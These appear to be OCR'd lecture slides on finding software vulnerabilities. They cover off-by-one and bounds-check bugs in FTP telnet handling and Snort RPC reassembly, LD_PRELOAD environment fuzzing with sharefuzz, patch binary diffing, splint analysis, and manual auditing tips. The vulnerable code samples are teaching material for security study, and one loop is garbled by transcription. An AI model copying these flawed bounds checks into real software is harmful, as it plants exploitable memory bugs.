    pr_netio_stream_t *in_nstrm, pr_netio_stream_t *out_nstrm) {
  char *bp = buf;

  while (buflen) {

      toread = pr_netio_read(in_nstrm, pbuf->buf,
      (buflen < pbuf->buflen ?  buflen : pbuf->buflen), 1);

      while (buflen && toread > 0 && *pbuf->current != '\n'
      && toread--) {

          if (handle_iac == TRUE) {
            switch (telnet_mode) {
              case TELNET_IAC:
                switch (cp) {

                  default:

                    *bp++ = TELNET_IAC;
                    buflen--;

                    telnet_mode = 0;
                    break;
                }
            }
          }

          *bp++ = cp;
        buflen--;
        }
        *bp = '\0';
        return buf;
    }
}
```

- If handle_iac is true, and we hit the TELNET_IAC case and then the default case, buflen will incorrectly be decremented twice
- If buflen == 1 when this happens, buflen will be decremented to -1, and the while loop will continue to copy an unexpected amount of data.



```
while (index < end)
{
    /* get the fragment length (31 bits) and move the pointer to the
     * start of the actual data */
    hdrptr = (int *) index;

    length = (int)(*hdrptr & 0x7FFFFFF);

    if (length > size)
    {
        DebugMessage(DEBUG_FLOW, "WARNING: rpc_decode calculated bad length %d\n", length);
        return;
    }

    else
    {
        total_len += length;
        index += 4;
        for (i=0;i < length; i++;rpc++,index++,hdrptr++)
            *rpc = *index;
    }
}
```

- This example is from the Snort IDS
- The code is reassembling fragmented packets into a full packet.
- Fear not, for they are doing bounds checking!



```c
while (index < end)
{
    /* get the fragment length (31 bits) and move the pointer to the
     * start of the actual data */
    hdrptr = (int *) index;

    length = (int)(*hdrptr & 0x7FFFFFF);

    if (length > size)
    {
        DebugMessage(DEBUG_FLOW, "WARNING: rpc_decode calculated bad length %d\n", length);
        return;
    }

    else
    {
        total_len += length;
        index += 4;
        for (i=0;i < length; i++;rpc++,index++,hdrptr++)
            *rpc = *index;
    }
}
```

- Rpc points to a destination buffer, index points to a source buffer
- Total_len represents the total amount of data copied into the destination buffer
- The bounds check is insufficient because it only takes into account the size of the current fragment, not the total size of all the fragments.

Not your grandma's vulnerabilities

- Modern vulnerabilities are not the strcpy (buffer,user_data) you might have expected. This trivial class of vulnerabilities is largely extinct.
- Instead, vulnerabilities today usually take the form of off-by-one, integer overflow, signedness error, or incorrect bounds calculations as you saw in many of our examples.

Finding Vulnerabilities


- We have spent a lot of time learning how to exploit vulnerabilities, and studying the various classes of vulnerabilities often present in software.
- How should one go about trying to find vulnerabilities in software?

Target Dependent


- The methodology you use to try to root out vulnerabilities in an application are largely determined by properties of that application.
- If the target is closed source, you will probably be stuck fuzzing, analyzing crashes and reverse engineering.
- If the target is open source, manual source code inspection is a viable option (albeit tedious).

Fuzzing

- Remember our important principle? If there is a vulnerability, then there is a crash.
- Fuzzing is essentially the process of sending garbage data to an application in the attempt to ferret out a crash.
- For example, a fuzzing application might enumerate all of a programs command line arguments and attempt to pass enormous strings of junk data to each of the arguments.



```
root@slack12:~/sharefuzz# make
gcc -c -fPIC localeshared.c
localeshared.c: In function '_init':
localeshared.c:77: warning: incompatible implicit declaration of built-in function 'memset'
echo linking
linking
ld   -G -z text -o libd.so.1 localeshared.o
root@slack12:~/sharefuzz# export LD_PRELOAD=./libd.so.1
root@slack12:~/sharefuzz#
```



```
GETENV: TABSIZE
/bin/ls: ignoring invalid tab size in environment variable TABSIZE: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

- Sharefuzz is a crude fuzzer that works as a shared library.
- Whenever an environment variable is used, instead of returning the expected value, it returns a huge character string, in an attempt to ferret out buffer overflows.


Fuzzing Pros/Cons

- Pro: Fuzzing can be automated
- Pro: Fuzzers designed for specific protocols/file formats can use complex algorithms to iteratively refine input in a very effective way.
- Pro: complex fuzzers are widely and effectively used to find vulnerabilities in closed source applications.
- Con: small source code coverage
- Con: high false positive rate
- Con: low quality bugs

Reverse Engineering

- This essentially amounts to manual inspection of the target programs assembly code to look for potential vulnerabilities.
- Beyond the scope of this course (take the Reverse Engineering course).
- However, a more automated form of reverse engineering is breaking ground in the vulnerability discovery field…

Integer Overflow JRE Font Manager Buffer Overflow (Sun Alert 254571)



Original

```
.text:6D2C4A75          mov    edi, [esp+10h]
.text:6D2C4A79          lea    eax, [edi+0Ah]
.text:6D2C4A7C          cmp    eax, 2000000h
.text:6D2C4A81          jnb    short loc_6D2C4A8D

.text:6D2C4A83          push   eax          ; size_t
.text:6D2C4A84          call   ds:malloc
```

Patched

```
.text:6D244B06          push   edi

Additional Check:
.text:6D244B07          mov    edi, [esp+10h]
.text:6D244B0B          mov    eax, 2000000h
.text:6D244B10          cmp    edi, eax
.text:6D244B12          jnb    short loc_6D244B2B

.text:6D244B14          lea    ecx, [edi+0Ah]
.text:6D244B17          cmp    ecx, eax
.text:6D244B19          jnb    short loc_6D244B25
```

- Binary diffing of patches from vendors can yield silently patched security vulnerabilities.
- See Jeongwook Oh’s “ExploitSpotting” presentation from Blackhat USA 2010 and his related program DarunGrim. www.darungrim.org


Closed Source Auditing Recap

- Fuzzing, Reverse Engineering, and Binary Diffing are all viable methods for finding vulnerabilities in closed source applications. These tools are currently used by researchers to find vulnerabilities in commercial software at a rapid rate.
- Further analysis of them is beyond the scope of the course since in depth understanding of them requires significant reverse engineering knowledge, but I encourage you to seek out these tools on your own time and play with them; you just may find the next Adobe Reader vulnerability!

Open Source Code Auditing

- Having access to a programs source code can make auditing both easier and harder.
- Source code access gives you more auditing options; manual source code inspection and automated source code analysis.
- However, open source code is often extensively peer reviewed. The end result is that any remaining bugs are usually extremely hard to spot, and non-trivial to take advantage of.

Automated Source Code Analysis



```
root@slack12:~# splint simple_login.c
Splint 3.1.2 --- 14 Mar 2011

simple_login.c: (in function go_shell)
simple_login.c:8:29: Local cmd[1] initialized to null value: cmd[1] = 0
  A reference with no null annotation is assigned or initialized to NULL.  Use
  /*@null@*/ to declare the reference as a possibly null pointer. (Use
  -nullassign to inhibit warning)
simple_login.c:10:2: Unrecognized identifier: setreuid
  Identifier used in code has not been declared. (Use -unrecog to inhibit
  warning)
simple_login.c:11:2: Unrecognized identifier: execve
simple_login.c: (in function authorize)
simple_login.c:18:2: Use of gets leads to a buffer overflow vulnerability.  Use
                        fgets instead: gets
  Use of function that may lead to buffer overflow. (Use -bufferoverflowhigh to
  inhibit warning)
simple_login.c:18:2: Return value (type char *) ignored: gets(password)
  Result returned by function call is not used. If this is intended, can cast
  result to (void) to eliminate message. (Use -retvalother to inhibit warning)
simple_login.c:19:7: Operand of ! is non-boolean (int):
                        !strcmp(password, secret)
  The operand of a boolean operator is not a boolean. Use +ptrnegate to allow !
  to be used on pointers. (Use -boolops to inhibit warning)
simple_login.c: (in function main)
simple_login.c:27:6: Test expression for if not boolean, type int: authorize()
  Test expression type is not boolean or int. (Use -predboolint to inhibit
  warning)
simple_login.c:3:7: Variable exported but not used outside simple_login: secret
  A declaration is exported, but not used outside this module. Declaration can
  use static qualifier. (Use -exportlocal to inhibit warning)
simple_login.c:5:6: Function exported but not used outside simple_login:
                       go_shell
   simple_login.c:12:1: Definition of go_shell
simple_login.c:14:5: Function exported but not used outside simple_login:
                        authorize
   simple_login.c:23:1: Definition of authorize

Finished checking --- 10 code warnings
root@slack12:~# _
```

- Software exists to automate the process of source code inspection.
- Here is an example of 'splint', a free open source analyzer, run our simple_login example program.


Word on the Street

- Automated source code analyzers are possibly good as a starting point, but they have a couple important weaknesses.
- They generally only find rudimentary bugs that are spotted quickly with manual source code inspection.
- False positive rate is extremely high

Manual Inspection

- The most subtle and longest surviving bugs are usually found by manual inspection because discovering them often depends on a deep understanding of the code that automated tools can’t account for.
- When auditing software that you have source code for, manual inspection will always be part of your methodology.

Know your target



- Base your search for vulnerabilities on knowledge of the details of the software.
- If you are auditing OpenSSH, or another extensively peer reviewed application, you are probably not going to find any strcpy(buffer, user_data) vulnerabilities.
- If you are auditing a project that has seen little or no peer review, searching for rudimentary bugs first may be fruitful.

Areas to focus on

- Limit your search to code that handles attacker/user manipulated values/data.
- Start where user input enters the program, and drill down on the paths of code that can be reached by changing the user input.
- Try to understand the purpose and design of the code that interacts with user values.
- Put yourself in the developers shoes. “If I was going to implement this, how would I do it, and what might be some potential problems with that approach?
- Investigate obscure code path’s that are rarely reached.


Problem Areas

- Focus on problem areas where vulnerabilities often appear. These include:

1. Manual parsing of user input/loops that process user data in an iterative fashion.
2. Places where bounds checking is already occurring.
3. Places where user controlled integers are used in calculations.


RTFM

- Documentation/code comments often hint at possible code problems, or places where a fix needs to occur. Reading the documentation for known crashes and bugs sometimes uncovers an underlying vulnerability.
- I'll often scan code comments for strings such as "not right" "???" "crash" "doesn't work" "error" and so on.



```
            if (fstatfs(fileno(rsfp),&stfs) < 0)
                croak("Can't statfs filesystem of script \"%s\"",origfilename);

        if (stfs.f_flags & MNT_NOSUID)
                croak("Permission denied");
        }
#endif /* BSD */
        if (tmpstatbuf.st_dev != statbuf.st_dev ||
        tmpstatbuf.st_ino != statbuf.st_ino) {
        (void)PerlIO_close(rsfp);
        if (rsfp = my_popen("/bin/mail root","w")) {    /* heh, heh */
            PerlIO_printf(rsfp,
"User %ld tried to run dev %ld ino %ld in place of dev %ld ino %ld!\n\
(Filename of set-id script was %s, uid %ld gid %ld.)\n\nSincerely,\nperl\n",
            (long)uid,(long)tmpstatbuf.st_dev, (long)tmpstatbuf.st_ino,
            (long)statbuf.st_dev, (long)statbuf.st_ino,
            SvPVX(GvSV(curcop->cop_filegv)),
            (long)statbuf.st_uid, (long)statbuf.st_gid);
            (void)my_pclose(rsfp);
        }
```

- The following code led to a severe vulnerability in perl. The author seemed to be aware his code might be taken advantage of somehow…



Recent Internet Explorer Patch Failed To Fix Security Hole

An Aug. 20 patch to fix an Object Type vulnerability leaves the vulnerability still exposed.

By Gregg Keizer, TechWeb News InformationWeek
September 29, 2003 08:00 PM

A patch issued last month for a critical vulnerability in Microsoft's Internet Explorer Web browser leaves any user surfing the Web open to a wide variety of attacks, a security analyst said Monday.

- Look at recently patched bugs/crashes/ vulnerabilities.
- Often the underlying issue was not completely correct, and a vulnerability might still exist.

- In the end, discovering vulnerabilities is not a science. It is a black magic that requires that you hone your skills with practice.
